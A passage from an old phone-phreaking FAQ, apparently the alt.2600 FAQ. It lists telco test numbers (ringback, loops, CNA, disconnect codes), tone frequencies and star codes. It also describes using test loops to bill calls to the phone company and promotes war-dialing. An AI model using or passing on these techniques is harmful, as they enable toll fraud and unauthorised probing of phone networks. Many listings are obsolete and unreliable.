| 408 | 760             | San Jose, CA                                 |
| 408 | 940             | San Jose, CA                                 |
| 409 | 951             | Beaumont/Galveston, TX                       |
| 409 | 970-xxxx        | Beaumont/Galveston, TX                       |
| 410 | 200-6969        | A                                            |
| 410 | 200-555-1212    | A                                            |
| 410 | 811             | Annapolis/Baltimore, MD                      |
| 412 | 711-6633        | Pittsburgh, PA                               |
| 412 | 711-4411        | Pittsburgh, PA                               |
| 412 | 999-xxxx        | Pittsburgh, PA                               |
| 413 | 958             | Pittsfield/Springfield, MA                   |
| 413 | 200-555-5555    | Pittsfield/Springfield, MA                   |
| 414 | 330-2234        | Fond du Lac/Green Bay/Milwaukee/Racine, WI   |
| 415 | 200-555-1212    | San Francisco, CA                            |
| 415 | 211-2111        | San Francisco, CA                            |
| 415 | 2222            | San Francisco, CA                            |
| 415 | 640             | San Francisco, CA                            |
| 415 | 760-2878        | San Francisco, CA                            |
| 415 | 7600-2222       | San Francisco, CA                            |

|     |                  |                                                     |
|-----|------------------|-----------------------------------------------------|
| 419 | 311              | Toledo, OH                                          |
| 502 | 2002222222       | Frankfort/Louisville/Paducah/Shelbyville, KY        |
| 502 | 997-555-1212     | Frankfort/Louisville/Paducah/Shelbyville, KY        |
| 503 | 611              | Portland, OR                                        |
| 503 | 999              | Portland, OR (GTE)                                  |
| 504 | 99882233         | Baton Rouge/New Orleans, LA                         |
| 504 | 201-269-1111     | Baton Rouge/New Orleans, LA                         |
| 504 | 998              | Baton Rouge/New Orleans, LA                         |
| 504 | 99851-0000000000 | Baton Rouge/New Orleans, LA                         |
| 508 | 958              | Fall River/New Bedford/Worcester, MA                |
| 508 | 200-222-1234     | Fall River/New Bedford/Worcester, MA                |
| 508 | 200-222-2222     | Fall River/New Bedford/Worcester, MA                |
| 508 | 26011            | Fall River/New Bedford/Worcester, MA                |
| 509 | 560              | Spokane/Walla Walla/Yakima, WA                      |
| 512 | 830              | Austin/Corpus Christi, TX                           |
| 512 | 970-xxxx         | Austin/Corpus Christi, TX                           |
| 515 | 5463             | Des Moines, IA                                      |
| 515 | 811              | Des Moines, IA                                      |
| 516 | 958              | Hempstead/Long Island, NY                           |
| 516 | 968              | Hempstead/Long Island, NY                           |
| 517 | 200-222-2222     | Bay City/Jackson/Lansing, MI                        |
| 517 | 200200200200200  | Bay City/Jackson/Lansing, MI                        |
| 518 | 997              | Albany/Schenectady/Troy, NY                         |
| 518 | 998              | Albany/Schenectady/Troy, NY                         |
| 603 | 200-222-2222     | NH                                                  |
| 606 | 997-555-1212     | Ashland/Winchester, KY                              |
| 606 | 711              | Ashland/Winchester, KY                              |
| 607 | 993              | Binghamton/Elmira, NY                               |
| 609 | 958              | Atlantic City/Camden/Trenton/Vineland, NJ           |
| 610 | 958              | Allentown/Reading, PA                               |
| 612 | 511              | Minneapolis/St.Paul, MN                             |
| 614 | 200              | Columbus/Steubenville, OH                           |
| 614 | 571              | Columbus/Steubenville, OH                           |
| 615 | 200200200200200  | Chatanooga/Knoxville/Nashville, TN                  |
| 615 | 2002222222       | Chatanooga/Knoxville/Nashville, TN                  |
| 615 | 830              | Nashville, TN                                       |
| 616 | 200-222-2222     | Battle Creek/Grand Rapids/Kalamazoo, MI             |
| 617 | 200-222-1234     | Boston, MA                                          |
| 617 | 200-222-2222     | Boston, MA                                          |
| 617 | 200-444-4444     | Boston, MA (Woburn, MA)                             |
| 617 | 220-2622         | Boston, MA                                          |
| 617 | 958              | Boston, MA                                          |
| 618 | 200-xxx-xxxx     | Alton/Cairo/Mt.Vernon, IL                           |
| 618 | 930              | Alton/Cairo/Mt.Vernon, IL                           |
| 619 | 211-2001         | San Diego, CA                                       |
| 703 | 811              | Alexandria/Arlington/Roanoke, VA                    |
| 704 | 311              | Asheville/Charlotte, NC                             |
| 708 | 1-200-555-1212   | Chicago/Elgin, IL                                   |
| 708 | 1-200-8825       | Chicago/Elgin, IL (Last four change rapidly)        |
| 708 | 200-6153         | Chicago/Elgin, IL                                   |
| 708 | 724-9951         | Chicago/Elgin, IL                                   |
| 708 | 356-9646         | Chicago/Elgin, IL                                   |
| 713 | 380              | Houston, TX                                         |
| 713 | 970-xxxx         | Houston, TX                                         |
| 713 | 811              | Humble, TX                                          |
| 714 | 114              | Anaheim, CA (GTE)                                   |
| 714 | 211-2121         | Anaheim, CA (PacBell)                               |
| 714 | 211-2222         | Anaheim, CA (Pacbell)                               |
| 716 | 511              | Buffalo/Niagara Falls/Rochester, NY (Rochester Tel) |
| 716 | 990              | Buffalo/Niagara Falls/Rochester, NY (Rochester Tel) |
| 717 | 958              | Harrisburg/Scranton/Wilkes-Barre, PA                |
| 718 | 958              | Bronx/Brooklyn/Queens/Staten Island, NY             |
| 802 | 2-222-222-2222   | Vermont                                             |
| 802 | 200-222-2222     | Vermont                                             |
| 802 | 1-700-222-2222   | Vermont                                             |
| 802 | 111-2222         | Vermont                                             |
| 805 | 114              | Bakersfield/Santa Barbara, CA                       |
| 805 | 211-2345         | Bakersfield/Santa Barbara, CA                       |

|     |                 |                                                   |
|-----|-----------------|---------------------------------------------------|
| 805 | 211-2346        | Bakersfield/Santa Barbara, CA (Returns DTMF)      |
| 805 | 830             | Bakersfield/Santa Barbara, CA                     |
| 806 | 970-xxxx        | Amarillo/Lubbock, TX                              |
| 810 | 200200200200200 | Flint/Pontiac/Southfield/Troy, MI                 |
| 812 | 410-555-1212    | Evansville, IN                                    |
| 813 | 311             | Ft. Meyers/St. Petersburg/Tampa, FL               |
| 815 | 200-xxx-xxxx    | La Salle/Rockford, IL                             |
| 815 | 290             | La Salle/Rockford, IL                             |
| 817 | 211             | Ft. Worth/Waco, TX                                |
| 817 | 970-611-1111    | Ft. Worth/Waco, TX (Southwestern Bell)            |
| 818 | 1223            | Pasadena, CA (Some 1AESS switches)                |
| 818 | 211-2345        | Pasadena, CA (English response)                   |
| 818 | 211-2346        | Pasadena, CA (DTMF response)                      |
| 903 | 970-611-1111    | Denison, TX                                       |
| 906 | 1-200-222-2222  | Marquette/Sault Ste. Marie, MI                    |
| 908 | 958             | New Brunswick, NJ                                 |
| 910 | 200             | Fayetteville/Greensboro/Raleigh/Winston-Salem, NC |
| 910 | 311             | Fayetteville/Greensboro/Raleigh/Winston-Salem, NC |
| 910 | 988             | Fayetteville/Greensboro/Raleigh/Winston-Salem, NC |
| 914 | 990-1111        | Peekskill/Poughkeepsie/White Plains/Yonkers, NY   |
| 915 | 970-xxxx        | Abilene/El Paso, TX                               |
| 916 | 211-2222        | Sacramento, CA (Pac Bell)                         |
| 916 | 461             | Sacramento, CA (Roseville Telephonenumber)        |
| 919 | 200             | Durham, NC                                        |
| 919 | 711             | Durham, NC                                        |

Canada:

|     |              |                                     |
|-----|--------------|-------------------------------------|
| 204 | 644-xxxx     | Manitoba                            |
| 306 | 115          | Saskatchewan, Canada                |
| 403 | 311          | Alberta, Yukon and N.W. Territory   |
| 403 | 908-222-2222 | Alberta, Yukon and N.W. Territory   |
| 403 | 999          | Alberta, Yukon and N.W. Territory   |
| 416 | 997-xxxx     | Toronto, Ontario                    |
| 506 | 1-555-1313   | New Brunswick                       |
| 514 | 320-xxxx     | Montreal, Quebec                    |
| 519 | 320-xxxx     | London, Ontario                     |
| 604 | 1116         | British Columbia, Canada            |
| 604 | 1211         | British Columbia, Canada            |
| 604 | 211          | British Columbia, Canada            |
| 613 | 320-2232     | Ottawa, Ontario                     |
| 705 | 320-4567     | North Bay/Sault Ste. Marie, Ontario |

Australia:

|      |             |                          |
|------|-------------|--------------------------|
| +61  | 03-552-4111 | Victoria 03 area         |
| +612 | 19123       | All major capital cities |

United Kingdom:

175

12. What is a ringback number?

A ringback number is a number that you call that will immediately ring the telephone from which it was called.

In most instances you must call the ringback number, quickly hang up the phone for just a short moment and then let up on the switch, you will then go back off hook and hear a different tone. You may then hang up. You will be called back seconds later.

13. What is the ringback number for my area?

An 'x' means insert those numbers from the phone number from which you are calling. A '?' means that the number varies from switch to switch in the area, or changes from time to time. Try all possible combinations.

If the ringback for your NPA is not listed, try common ones such as 954, 957 and 958. Also, try using the numbers listed for other NPA's served by your telephone company.

| NPA | Ringback number | Geographic area                                       |
|-----|-----------------|-------------------------------------------------------|
| 201 | 55?-xxxx        | Hackensack/Jersey City/Newark/Paterson, NJ            |
| 202 | 958-xxxx        | District of Columbia                                  |
| 203 | 99?-xxxx        | CT                                                    |
| 208 | 99xxx-xxxx      | ID                                                    |
| 213 | 1-95x-xxxx      | Los Angeles, CA                                       |
| 219 | 571-xxx-xxxx    | Gary/Hammond/Michigan City/Southbend, IN              |
| 219 | 777-xxx-xxxx    | Gary/Hammond/Michigan City/Southbend, IN              |
| 301 | 579-xxxx        | Hagerstown/Rockville, MD                              |
| 301 | 958-xxxx        | Hagerstown/Rockville, MD                              |
| 303 | 99X-xxxx        | Grand Junction, CO                                    |
| 304 | 998-xxxx        | WV                                                    |
| 305 | 999-xxxx        | Ft. Lauderdale/Key West/Miami, FL                     |
| 312 | 511-xxxx        | Chicago, IL                                           |
| 312 | 511-xxx-xxxx    | Chicago, IL                                           |
| 312 | 57?-xxxx        | Chicago, IL                                           |
| 315 | 98x-xxxx        | Syracuse/Utica, NY                                    |
| 317 | 777-xxxx        | Indianapolis/Kokomo, IN                               |
| 317 | yyy-xxxx        | Indianapolis/Kokomo, IN (y=3rd digit of phone number) |
| 319 | 79x-xxxx        | Davenport/Dubuque, Iowa                               |
| 401 | 98?-xxxx        | RI                                                    |
| 404 | 450-xxxx        | Atlanta, GA                                           |
| 407 | 988-xxxx        | Orlando/West Palm Beach, FL                           |
| 412 | 985-xxxx        | Pittsburgh, PA                                        |
| 414 | 977-xxxx        | Fond du Lac/Green Bay/Milwaukee/Racine, WI            |
| 414 | 978-xxxx        | Fond du Lac/Green Bay/Milwaukee/Racine, WI            |
| 415 | 350-xxxx        | San Francisco, CA                                     |
| 417 | 551-xxxx        | Joplin/Springfield, MO                                |
| 501 | 221-xxx-xxxx    | AR                                                    |
| 501 | 721-xxx-xxxx    | AR                                                    |
| 502 | 988             | Frankfort/Louisville/Paducah/Shelbyville, KY          |
| 503 | 541-XXXX        | OR                                                    |
| 504 | 99x-xxxx        | Baton Rouge/New Orleans, LA                           |
| 504 | 9988776655      | Baton Rouge/New Orleans, LA                           |
| 505 | 59?-xxxx        | New Mexico                                            |
| 512 | 95X-xxxx        | Austin, TX                                            |
| 513 | 99?-xxxx        | Cincinnati/Dayton, OH                                 |
| 513 | 955-xxxx        | Cincinnati/Dayton, OH                                 |
| 516 | 660-xxx-xxxx    | Hempstead/Long Island, NY                             |
| 601 | 777-xxxx        | MS                                                    |
| 609 | 55?-xxxx        | Atlantic City/Camden/Trenton/Vineland, NJ             |
| 612 | 511             | Minneapolis/St.Paul, MN                               |
| 612 | 999-xxx-xxxx    | Minneapolis/St.Paul, MN                               |
| 614 | 998-xxxx        | Columbus/Steubenville, OH                             |
| 615 | 930-xxxx        | Chatanooga/Knoxville/Nashville, TN                    |
| 616 | 946-xxxx        | Battle Creek/Grand Rapids/Kalamazoo, MI               |
| 619 | 331-xxxx        | San Diego, CA                                         |
| 619 | 332-xxxx        | San Diego, CA                                         |
| 703 | 958-xxxx        | Alexandria/Arlington/Roanoke, VA                      |
| 708 | 511-xxxx        | Chicago/Elgin, IL                                     |
| 714 | 330?            | Anaheim, CA (GTE)                                     |
| 714 | 33?-xxxx        | Anaheim, CA (PacBell)                                 |
| 716 | 981-xxxx        | Rochester, NY (Rochester Tel)                         |
| 718 | 660-xxxx        | Bronx/Brooklyn/Queens/Staten Island, NY               |
| 719 | 99x-xxxx        | Colorado Springs/Leadville/Pueblo, CO                 |
| 801 | 938-xxxx        | Utah                                                  |
| 801 | 939-xxxx        | Utah                                                  |
| 802 | 987-xxxx        | Vermont                                               |
| 804 | 260             | Charlottesville/Newport News/Norfolk/Richmond, VA     |
| 805 | 114             | Bakersfield/Santa Barbara, CA                         |
| 805 | 980-xxxx        | Bakersfield/Santa Barbara, CA                         |
| 810 | 951-xxx-xxxx    | Pontiac/Southfield/Troy, MI                           |
| 813 | 711             | Ft. Meyers/St. Petersburg/Tampa, FL                   |

817 971 Ft. Worth/Waco, TX (Flashhook, then 2#)  
 906 951-xxx-xxxx Marquette/Sault Ste. Marie, MI  
 908 55?-xxxx New Brunswick, NJ  
 908 953 New Brunswick, NJ  
 913 951-xxxx Lawrence/Salina/Topeka, KS  
 914 660-xxxx Peekskill/Poughkeepsie/White Plains/Yonkers, NY

## Canada:

416 57x-xxxx Toronto, Ontario  
 416 99x-xxxx Toronto, Ontario  
 416 999-xxx-xxxx Toronto, Ontario  
 506 572+xxx-xxxx New Brunswick  
 514 320-xxx-xxxx Montreal, Quebec  
 613 999-xxx-xxxx Ottawa, Ontario  
 705 999-xxx-xxxx North Bay/Saulte Ste. Marie, Ontario

Australia: +61 199

Brazil: 199

New Zealand: 137

Sweden: 0058

United Kingdom: 174 or 1744 or 175 or 0500-89-0011

## 14. What is a loop?

This FAQ answer is excerpted from: ToneLoc v0.99 User Manual  
 by Minor Threat & Mucho Maas

Loops are a pair of phone numbers, usually consecutive, like 836-9998 and 836-9999. They are used by the phone company for testing. What good do loops do us? Well, they are cool in a few ways. Here is a simple use of loops. Each loop has two ends, a 'high' end, and a 'low' end. One end gives a (usually) constant, loud tone when it is called. The other end is silent. Loops don't usually ring either. When BOTH ends are called, the people that called each end can talk through the loop. Some loops are voice filtered and won't pass anything but a constant tone; these aren't much use to you. Here's what you can use working loops for: billing phone calls! First, call the end that gives the loud tone. Then if the operator or someone calls the other end, the tone will go quiet. Act like the phone just rang and you answered it ... say "Hello", "Allo", "Chow", "Yo", or what the fuck ever. The operator thinks that she just called you, and that's it! Now the phone bill will go to the loop, and your local RBOC will get the bill! Use this technique in moderation, or the loop may go down. Loops are probably most useful when you want to talk to someone to whom you don't want to give your phone number.

## 15. What is a loop in my area?

Many of these loops are no longer functional. If you are local to any of these loops, please try them out and e-mail me the results of your research.

| NPA | High     | Low      |
|-----|----------|----------|
| --- | -----    | -----    |
| 201 | 228-9929 | 228-9930 |
| 201 | 238-9929 | 238-9930 |
| 201 | 251-9929 | 251-9930 |
| 201 | 254-9929 | 254-9930 |
| 201 | 272-9929 | 272-9930 |
| 201 | 330-9929 | 330-9930 |
| 201 | 333-9929 | 333-9930 |
| 201 | 339-9929 | 339-9930 |
| 201 | 347-9929 | 347-9930 |
| 201 | 376-9929 | 376-9930 |
| 201 | 398-9929 | 398-9930 |
| 201 | 467-9929 | 467-9930 |

|     |          |          |
|-----|----------|----------|
| 201 | 528-9929 | 528-9930 |
| 201 | 531-9929 | 531-9930 |
| 201 | 558-9929 | 558-9930 |
| 201 | 559-9929 | 559-9930 |
| 201 | 560-9929 | 560-9930 |
| 201 | 592-9929 | 592-9930 |
| 201 | 625-9929 | 625-9930 |
| 201 | 631-9929 | 631-9930 |
| 201 | 637-9929 | 637-9930 |
| 201 | 655-9929 | 655-9930 |
| 201 | 666-9929 | 666-9930 |
| 201 | 690-9929 | 690-9930 |
| 201 | 761-9929 | 761-9930 |
| 201 | 762-9929 | 762-9929 |
| 201 | 762-9929 | 762-9930 |
| 201 | 763-9929 | 763-9930 |
| 201 | 764-9929 | 764-9930 |
| 201 | 767-9929 | 767-9930 |
| 201 | 768-9929 | 768-9930 |
| 201 | 773-9929 | 773-9930 |
| 201 | 879-9929 | 879-9930 |
| 201 | 938-9929 | 938-9930 |
| 201 | 946-9929 | 946-9930 |
| 201 | 992-9929 | 992-9930 |
| 201 | 993-9929 | 993-9930 |
| 201 | 994-9929 | 994-9930 |
| 206 | 827-0018 | 827-0019 |
| 206 | 988-0020 | 988-0022 |
| 208 | 862-9996 | 862-9997 |
| 209 | 732-0044 | 732-0045 |
| 201 | 666-9929 | 666-9930 |
| 210 | 993-9929 | 993-9930 |
| 210 | 330-9929 | 330-9930 |
| 210 | 333-9929 | 333-9930 |
| 210 | 376-9929 | 376-9930 |
| 210 | 467-9929 | 467-9930 |
| 212 | 220-9977 | 220-9979 |
| 212 | 283-9977 | 283-9979 |
| 212 | 283-9977 | 283-9997 |
| 212 | 352-9900 | 352-9906 |
| 212 | 365-9977 | 365-9979 |
| 212 | 529-9900 | 529-9906 |
| 212 | 562-9977 | 562-9979 |
| 212 | 986-9977 | 986-9979 |
| 213 | 360-1118 | 360-1119 |
| 213 | 365-1118 | 365-1119 |
| 213 | 455-0002 | 455-XXXX |
| 213 | 455-0002 | 455-xxxx |
| 213 | 546-0002 | 546-XXXX |
| 213 | 546-0002 | 546-xxxx |
| 213 | 549-1118 | 549-1119 |
| 214 | 291-4759 | 291-4757 |
| 214 | 299-4759 | 299-4757 |
| 305 | 778-9952 | 778-9951 |
| 305 | 964-9951 | 964-9952 |
| 307 | 468-9999 | 468-9998 |
| 308 | 357-0004 | 357-0005 |
| 310 | 365-1118 | 365-1119 |
| 310 | 445-0002 | 445-???? |
| 310 | 455-0002 | 455-???? |
| 310 | 545-0002 | 545-???? |
| 310 | 546-0002 | 546-???? |
| 312 | 262-9902 | 262-9903 |
| 313 | 224-9996 | 224-9997 |
| 313 | 225-9996 | 225-9997 |
| 313 | 234-9996 | 234-9997 |
| 313 | 237-9996 | 237-9997 |
| 313 | 256-9996 | 256-9997 |

|     |          |          |
|-----|----------|----------|
| 313 | 272-9996 | 272-9997 |
| 313 | 273-9996 | 273-9997 |
| 313 | 277-9996 | 277-9997 |
| 313 | 281-9996 | 281-9997 |
| 313 | 292-9996 | 292-9997 |
| 313 | 299-9996 | 299-9997 |
| 313 | 321-9996 | 321-9997 |
| 313 | 326-9996 | 326-9997 |
| 313 | 356-9996 | 356-9997 |
| 313 | 362-9996 | 362-9997 |
| 313 | 369-9996 | 369-9997 |
| 313 | 388-9996 | 388-9997 |
| 313 | 397-9996 | 397-9997 |
| 313 | 399-9996 | 399-9997 |
| 313 | 445-9996 | 445-9997 |
| 313 | 465-9996 | 465-9997 |
| 313 | 471-9996 | 471-9997 |
| 313 | 474-9996 | 474-9997 |
| 313 | 477-9996 | 477-9997 |
| 313 | 478-9996 | 478-9997 |
| 313 | 483-9996 | 483-9997 |
| 313 | 497-9996 | 497-9997 |
| 313 | 526-9996 | 526-9997 |
| 313 | 552-9996 | 552-9997 |
| 313 | 556-9996 | 556-9997 |
| 313 | 561-9996 | 561-9997 |
| 313 | 569-9996 | 569-9996 |
| 313 | 575-9996 | 575-9997 |
| 313 | 577-9996 | 577-9997 |
| 313 | 585-9996 | 585-9997 |
| 313 | 591-9996 | 591-9997 |
| 313 | 621-9996 | 621-9997 |
| 313 | 626-9996 | 626-9997 |
| 313 | 644-9996 | 644-9997 |
| 313 | 646-9996 | 646-9997 |
| 313 | 647-9996 | 647-9997 |
| 313 | 649-9996 | 649-9997 |
| 313 | 663-9996 | 663-9997 |
| 313 | 665-9996 | 665-9997 |
| 313 | 683-9996 | 683-9997 |
| 313 | 721-9996 | 721-9997 |
| 313 | 722-9996 | 722-9997 |
| 313 | 728-9996 | 728-9997 |
| 313 | 731-9996 | 731-9997 |
| 313 | 751-9996 | 751-9997 |
| 313 | 776-9996 | 776-9997 |
| 313 | 781-9996 | 781-9997 |
| 313 | 787-9996 | 787-9997 |
| 313 | 822-9996 | 822-9997 |
| 313 | 833-9996 | 833-9997 |
| 313 | 851-9996 | 851-9997 |
| 313 | 871-9996 | 871-9997 |
| 313 | 875-9996 | 875-9997 |
| 313 | 886-9996 | 886-9997 |
| 313 | 888-9996 | 888-9997 |
| 313 | 898-9996 | 898-9997 |
| 313 | 934-9996 | 934-9997 |
| 313 | 942-9996 | 942-9997 |
| 313 | 963-9996 | 963-9997 |
| 313 | 977-9996 | 977-9997 |
| 315 | 673-9995 | 673-9996 |
| 315 | 695-9995 | 695-9996 |
| 402 | 422-0001 | 422-0002 |
| 402 | 422-0003 | 422-0004 |
| 402 | 422-0005 | 422-0006 |
| 402 | 422-0007 | 422-0008 |
| 402 | 572-0003 | 572-0004 |
| 402 | 779-0004 | 779-0007 |

|     |          |          |
|-----|----------|----------|
| 406 | 225-9902 | 225-9903 |
| 517 | 422-9996 | 422-9997 |
| 517 | 423-9996 | 423-9997 |
| 517 | 455-9996 | 455-9997 |
| 517 | 563-9996 | 563-9997 |
| 517 | 663-9996 | 663-9997 |
| 517 | 851-9996 | 851-9997 |
| 609 | 921-9929 | 921-9930 |
| 609 | 994-9929 | 994-9930 |
| 616 | 997-9996 | 997-9997 |
| 708 | 724-9951 | 724-???? |
| 713 | 224-1499 | 759-1799 |
| 713 | 324-1499 | 324-1799 |
| 713 | 342-1499 | 342-1799 |
| 713 | 351-1499 | 351-1799 |
| 713 | 354-1499 | 354-1799 |
| 713 | 356-1499 | 356-1799 |
| 713 | 442-1499 | 442-1799 |
| 713 | 447-1499 | 447-1799 |
| 713 | 455-1499 | 455-1799 |
| 713 | 458-1499 | 458-1799 |
| 713 | 462-1499 | 462-1799 |
| 713 | 466-1499 | 466-1799 |
| 713 | 468-1499 | 468-1799 |
| 713 | 469-1499 | 469-1799 |
| 713 | 471-1499 | 471-1799 |
| 713 | 481-1499 | 481-1799 |
| 713 | 482-1499 | 482-1799 |
| 713 | 484-1499 | 484-1799 |
| 713 | 487-1499 | 487-1799 |
| 713 | 489-1499 | 489-1799 |
| 713 | 492-1499 | 492-1799 |
| 713 | 493-1499 | 493-1799 |
| 713 | 524-1499 | 524-1799 |
| 713 | 526-1499 | 526-1799 |
| 713 | 555-1499 | 555-1799 |
| 713 | 661-1499 | 661-1799 |
| 713 | 664-1499 | 664-1799 |
| 713 | 665-1499 | 665-1799 |
| 713 | 666-1499 | 666-1799 |
| 713 | 667-1499 | 667-1799 |
| 713 | 682-1499 | 976-1799 |
| 713 | 771-1499 | 771-1799 |
| 713 | 780-1499 | 780-1799 |
| 713 | 781-1499 | 997-1799 |
| 713 | 960-1499 | 960-1799 |
| 713 | 977-1499 | 977-1799 |
| 713 | 988-1499 | 988-1799 |
| 805 | 528-0044 | 528-0045 |
| 805 | 544-0044 | 544-0045 |
| 805 | 773-0044 | 773-0045 |
| 808 | 235-9907 | 235-9908 |
| 808 | 239-9907 | 239-9908 |
| 808 | 245-9907 | 245-9908 |
| 808 | 247-9907 | 247-9908 |
| 808 | 261-9907 | 261-9908 |
| 808 | 322-9907 | 322-9908 |
| 808 | 328-9907 | 328-9908 |
| 808 | 329-9907 | 329-9908 |
| 808 | 332-9907 | 332-9908 |
| 808 | 335-9907 | 335-9908 |
| 808 | 572-9907 | 572-9908 |
| 808 | 623-9907 | 623-9908 |
| 808 | 624-9907 | 624-9908 |
| 808 | 668-9907 | 668-9908 |
| 808 | 742-9907 | 742-9908 |
| 808 | 879-9907 | 879-9908 |
| 808 | 882-9907 | 882-9908 |



|     |          |          |
|-----|----------|----------|
| 808 | 885-9907 | 885-9908 |
| 808 | 959-9907 | 959-9908 |
| 808 | 961-9907 | 961-9908 |
| 810 | 362-9996 | 362-9997 |
| 813 | 385-9971 | 385-xxxx |
| 908 | 254-9929 | 254-9930 |
| 908 | 558-9929 | 558-9930 |
| 908 | 560-9929 | 560-9930 |
| 908 | 776-9930 | 776-9930 |

16. What is a CNA number?

CNA stands for Customer Name and Address. The CNA number is a phone number for telephone company personnel to call and get the name and address for a phone number. If a telephone lineman finds a phone line he does not recognize, he can use the ANI number to find it's phone number and then call the CNA operator to see who owns it and where they live.

Normal CNA numbers are available only to telephone company personnel. Private citizens may legally get CNA information from private companies. Two such companies are:

|              |               |
|--------------|---------------|
| Unidirectory | (900)933-3330 |
| Telename     | (900)884-1212 |

Note that these are 900 numbers, and will cost you approximately one dollar per minute.

If you are in 312 or 708, AmeriTech has a pay-for-play CNA service available to the general public. The number is 796-9600. The cost is \$.35/call and can look up two numbers per call.

If you are in 415, Pacific Bell offers a public access CNA service at (415)781-5271.

An interesting number is The House of Windsor Collection at (800)433-3210. If you dial it and press 1 to request a catalog, it will ask for your telephone number. It will then tell you the street name of any telephone number you enter.

17. What is the telephone company CNA number for my area?

|     |              |                                     |
|-----|--------------|-------------------------------------|
| 203 | 203-771-8080 | CT                                  |
| 516 | 516-321-5700 | Hempstead/Long Island, NY           |
| 614 | 614-464-0123 | Columbus/Steubenville, OH           |
| 813 | 813-270-8711 | Ft. Meyers/St. Petersburg/Tampa, FL |
| 513 | 513-397-9110 | Cincinnati/Dayton, OH               |

18. What are some numbers that always ring busy?

|     |          |                                                 |
|-----|----------|-------------------------------------------------|
| 216 | xxx-9887 | Akron/Canton/Cleveland/Lorain/Youngstown, OH    |
| 303 | 431-0000 | Denver, CO                                      |
| 303 | 866-8660 | Denver, CO                                      |
| 316 | 952-7265 | Dodge City/Wichita, KS                          |
| 501 | 377-99xx | AR                                              |
| 719 | 472-3773 | Colorado Springs/Leadville/Pueblo, CO           |
| 805 | 255-0699 | Bakersfield/Santa Barbara, CA                   |
| 818 | 885-0699 | Pasadena, CA                                    |
| 906 | 632-9999 | Marquette/Sault Ste. Marie, MI                  |
| 906 | 635-9999 | Marquette/Sault Ste. Marie, MI                  |
| 914 | 576-9903 | Peekskill/Poughkeepsie/White Plains/Yonkers, NY |

19. What are some numbers that temporarily disconnect phone service?

|     |            |                                      |                   |
|-----|------------|--------------------------------------|-------------------|
| 314 | 511        | Columbia/Jefferson City/St.Louis, MO | (1 minute)        |
| 404 | 420        | Atlanta, GA                          | (5 minutes)       |
| 405 | 953        | Enid/Oklahoma City, OK               | (1 minute)        |
| 407 | 511        | Orlando/West Palm Beach, FL          | (1 minute)        |
| 512 | 200        | Austin/Corpus Christi, TX            | (1 minute)        |
| 516 | 480        | Hempstead/Long Island, NY            | (1 minute)        |
| 603 | 980        | NH                                   |                   |
| 614 | xxx-9894   | Columbus/Steubenville, OH            |                   |
| 805 | 119        | Bakersfield/Santa Barbara, CA        | (3 minutes)       |
| 919 | 211 or 511 | Durham, NC                           | (10 min - 1 hour) |

## 20. What is scanning?

Scanning is dialing a large number of telephone numbers in the hope of finding interesting carriers (computers) or tones.

Scanning can be done by hand, although dialing several thousand telephone numbers by hand is extremely boring and takes a long time.

Much better is to use a scanning program, sometimes called a war dialer or a demon dialer. Currently, the best war dialer available to PC-DOS users is ToneLoc from Minor Threat and Mucho Maas. ToneLoc can be ftp'd from [ftp.paranoia.com /pub/toneloc/](ftp://ftp.paranoia.com/pub/toneloc/).

A war dialer will dial a range of numbers and log what it finds at each number. You can then only dial up the numbers that the war dialer marked as carriers or tones.

## 21. Is scanning illegal?

Excerpt from: 2600, Spring 1990, Page 27:

-BQ-

In some places, scanning has been made illegal. It would be hard, though, for someone to file a complaint against you for scanning since the whole purpose is to call every number once and only once. It's not likely to be thought of as harassment by anyone who gets a single phone call from a scanning computer. Some central offices have been known to react strangely when people start scanning. Sometimes you're unable to get a dialtone for hours after you start scanning. But there is no uniform policy. The best thing to do is to first find out if you've got some crazy law saying you can't do it. If, as is likely, there is no such law, the only way to find out what happens is to give it a try.

-EQ-

It should be noted that a law making scanning illegal was recently passed in Colorado Springs, CO. It is now illegal to place a call in Colorado Springs without the intent to communicate.

## 22. Where can I purchase a lineman's handset?

Contact East  
335 Willow Street  
North Andover, MA 01845-5995  
(508) 682-2000

Jensen Tools  
7815 S. 46th Street  
Phoenix, AZ 85044-5399

Time Motion Tools  
12778 Brookprinter Place  
Poway, CA 92064

(619) 679-0303

23. What are the DTMF frequencies?

DTMF stands for Dual Tone Multi Frequency. These are the tones you get when you press a key on your telephone touchpad. The tone of the button is the sum of the column and row tones. The ABCD keys do not exist on standard telephones.

|     |      |      |      |      |  |
|-----|------|------|------|------|--|
|     | 1209 | 1336 | 1477 | 1633 |  |
| 697 | 1    | 2    | 3    | A    |  |
| 770 | 4    | 5    | 6    | B    |  |
| 852 | 7    | 8    | 9    | C    |  |
| 941 | *    | 0    | #    | D    |  |

24. What are the frequencies of the telephone tones?

| Type              | Hz          | On  | Off |
|-------------------|-------------|-----|-----|
| Dial Tone         | 350 & 400   | --- | --- |
| Busy Signal       | 480 & 620   | 0.5 | 0.5 |
| Toll Congestion   | 480 & 620   | 0.2 | 0.3 |
| Ringback (Normal) | 440 & 480   | 2.0 | 4.0 |
| Ringback (PBX)    | 440 & 480   | 1.5 | 4.5 |
| Reorder (Local)   | 480 & 620   | 3.0 | 2.0 |
| Invalid Number    | 200 & 400   |     |     |
| Hang Up Warning   | 1400 & 2060 | 0.1 | 0.1 |
| Hang Up           | 2450 & 2600 | --- | --- |

25. What are all of the \* (LASS) codes?

Local Area Signalling Services (LASS) and Custom Calling Feature Control Codes:

(These appear to be standard, but may be changed locally)

| Service                     | Tone       | Pulse/rotary | Notes            |
|-----------------------------|------------|--------------|------------------|
| Assistance/Police           | *12        | n/a          | [1]              |
| Cancel forwarding           | *30        | n/a          | [C1]             |
| Automatic Forwarding        | *31        | n/a          | [C1]             |
| Notify                      | *32        | n/a          | [C1] [2]         |
| Intercom Ring 1 (..)        | *51        | 1151         | [3]              |
| Intercom Ring 2 (.._)       | *52        | 1152         | [3]              |
| Intercom Ring 3 (._.)       | *53        | 1153         | [3]              |
| Extension Hold              | *54        | 1154         | [3]              |
| Customer Originated Trace   | *57        | 1157         |                  |
| Selective Call Rejection    | *60        | 1160         | (or Call Screen) |
| Selective Distinct Alert    | *61        | 1161         |                  |
| Selective Call Acceptance   | *62        | 1162         |                  |
| Selective Call Forwarding   | *63        | 1163         |                  |
| ICLID Activation            | *65        | 1165         |                  |
| Call Return (outgoing)      | *66        | 1166         |                  |
| Number Display Blocking     | *67        | 1167         | [4]              |
| Computer Access Restriction | *68        | 1168         |                  |
| Call Return (incoming)      | *69        | 1169         |                  |
| Call Waiting disable        | *70        | 1170         | [4]              |
| No Answer Call Transfer     | *71        | 1171         |                  |
| Usage Sensitive 3 way call  | *71        | 1171         |                  |
